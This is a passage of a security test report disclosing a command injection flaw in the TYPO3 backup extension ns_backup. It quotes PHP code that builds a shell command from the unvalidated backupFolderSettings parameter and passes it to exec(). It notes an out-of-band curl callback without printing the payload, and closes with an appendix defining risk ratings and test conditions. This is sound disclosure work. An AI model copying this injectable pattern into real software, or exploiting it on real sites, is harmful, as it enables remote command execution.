


Figure 4: Burp Collaborator shows that it received curl request

The backupFolderSettings parameter is concatenated to a command and passed to the `exec()` function without validation:

```
public function generateBackup(array $arrPost): array
{
[…]
        $backupNameOriginal = $arrPost['backupName'];
        $backupName = $this->prefixFileName.'_'.$arrPost['backupName'];
        $backupType = $arrPost['backupFolderSettings'];

        // Prepare backup filename
        $backupFileName = preg_replace(
            '/[^A-Za-z0-9]+/',
            '_',
            preg_replace('/[\s-]+/', '_', strtolower(trim($backupName)))
        );

        $jsonFolder = $this->rootPath.'/uploads/tx_nsbackup/json/';
        $jsonFile = GeneralUtility::trimExplode('_', $backupFileName, true,
3)[2] . '_' . $backupType . '_configuration.json';
        $logFile = $jsonFolder . GeneralUtility::trimExplode('_',
$backupFileName, true, 3)[2] . '_' . $backupType . '_log.json';
        $jsonPath = $jsonFolder.$jsonFile;

[…]

            // Let's create JSON file
            file_put_contents($jsonPath, $json);

            // Prepare SSH Command
            $command = $this->phpPath. ' '. $this->phpbuPath.' --
configuration='.$jsonPath.' --verbose';
```

```
            // Execute Backup SSH Command
            exec($command, $log);
[…]
```

Permalink to code: *https://github.com/nitsan-technologies/ns_backup/blob/52511d0ac1b932ce79b58fa69e58bd13ed6826d2/Classes/Controller/BackupBaseController.php#L192*

4 Appendix

4.1 Risk Categories


The findings in this report can be classified into these categories.

- Critical
- High
- Medium
- Low
- Info

4.1.1 Calculation of Risk Categories

To determine the applicable risk category, the following slightly simplified but widely used and practical formula is applied:

- Risk = Probability * Impact



Findings that are not directly associated with a risk but whose recommended measures contribute to increasing the system's security level are categorized as **"Info"**.

4.1.2 Probability

The likelihood of occurrence is divided into three categories: High, Medium, and Low, and takes into account the following parameters from the DREAD Risk Assessment Model:

- **Exploitability** – How much effort is required to execute the attack?
- **Reproducibility** – How easy is it to replicate the attack?
- **Discoverability** – How easy is it to identify the vulnerability?

4.1.3 Impact

The impact is divided into three categories: High, Medium, and Low, and takes into account the following parameters from the DREAD Risk Assessment Model:

- **Damage** - How severe would a successful attack be?
- **Affected users**– How many users would be affected?

4.2 Definitions for Test Conditions

The graphic displaying the test conditions provides information about the conditions under which the tests were conducted. The individual categories and possible values are described below.

4.2.1 Attack Vector

The attack vector describes the method through which the tests were conducted / simulated.

- **Internet**
  The tests were conducted over the internet. It must be assumed that the identified vulnerabilities can be exploited by any attacker with internet access.
- **Local Network**
  The tests were conducted over the local network. This network access is typically used by employees, but also by partner companies, suppliers, or other insiders.
- **Local Access**
  For the tests, local access to the test system was provided to allow interaction not only with the network-exposed services but also with the operating system. Access is typically provided via SSH, Remote Desktop, Citrix, etc., and requires valid credentials.
- **Physical Access**
  During the tests, physical access to the system was also available. This allowed interaction not only over the network but also through other physical interfaces. For example, access to debugging ports, removal of memory chips or hard drives, replacement of SIM cards, etc., would be possible

4.2.2 Testing Approach

The approach describes the level of knowledge the testers have about the test system.

- **Blackbox**
  The testers have no prior information about the security policies, architecture, configuration, source code, etc., of the system being tested.
- **Greybox**
  The testers receive some preliminary information about the system being tested and have the option to request additional details from the system operator if needed.
- **Whitebox**
  The testers have access to all security-relevant information, including documentation, configurations, source code, etc.

4.2.3 Access permissions

The Access permissions describe the privileges granted to the testers.

- **Unprivileged**
  No credentials were provided, and the tests were conducted without user credentials or special permissions.
- **User**
  The credentials of a standard user without elevated privileges were used. The credentials were either provided by the operator or generated through a self-registration process.
- **Administrator**
  Credentials with elevated privileges (e.g., those of an administrator) were used. This allowed testing of functionalities that are not accessible to a standard user.

Note: Even if credentials with specific privileges are provided, tests are also conducted without these privileges or with reduced privileges. For example, it is assessed whether administrative functions can be used by standard or unprivileged users as well.

4.2.4 Degree of Automation

The degree of automation describes the balance between automated and manual testing.

- **Fully automated**
  The tests are primarily conducted in an automated manner using scanning tools such as Nessus. The results are manually verified to identify and eliminate false positives. However, complex vulnerabilities or those requiring an understanding of the application's logic may not always be detected.
- **Partly automated**
  The tests are conducted in an automated way and are completed by manual testing in areas deemed beneficial, based on the experience of the testers.
- **Manual**
  The tests are predominantly conducted manually by experienced security specialists. Where appropriate, automated tools are also used to optimize resources and leverage the testers' expertise in areas where automated tools reach their limitations.

4.2.5 Allowlisting

The allowlisting flag documents whether certain security measures were disabled or adjusted for the execution of the tests. This may be necessary in certain situations to complete the tests within a reasonable timeframe or to achieve a higher depth of testing:

- **Yes**
  Some security measures were disabled or adjusted in coordination with the operators. The details are provided in the comments.
- **No**
  No security measures were disabled.

4.2.6 Timeboxed

The Timeboxing flag indicates whether intentionally less time was allocated for the tests than would be required for a complete assessment.

- **Yes**
  The test is conducted using a timeboxed approach to achieve an optimal cost-benefit ratio. The tests are performed within a limited time frame and focus on the most likely security vulnerabilities ("low-hanging fruits"). This approach is particularly suitable for target systems where a security assessment is important, but resources are limited.
- **No**
  The test is conducted to the extent recommended by NTC to allow for a comprehensive assessment.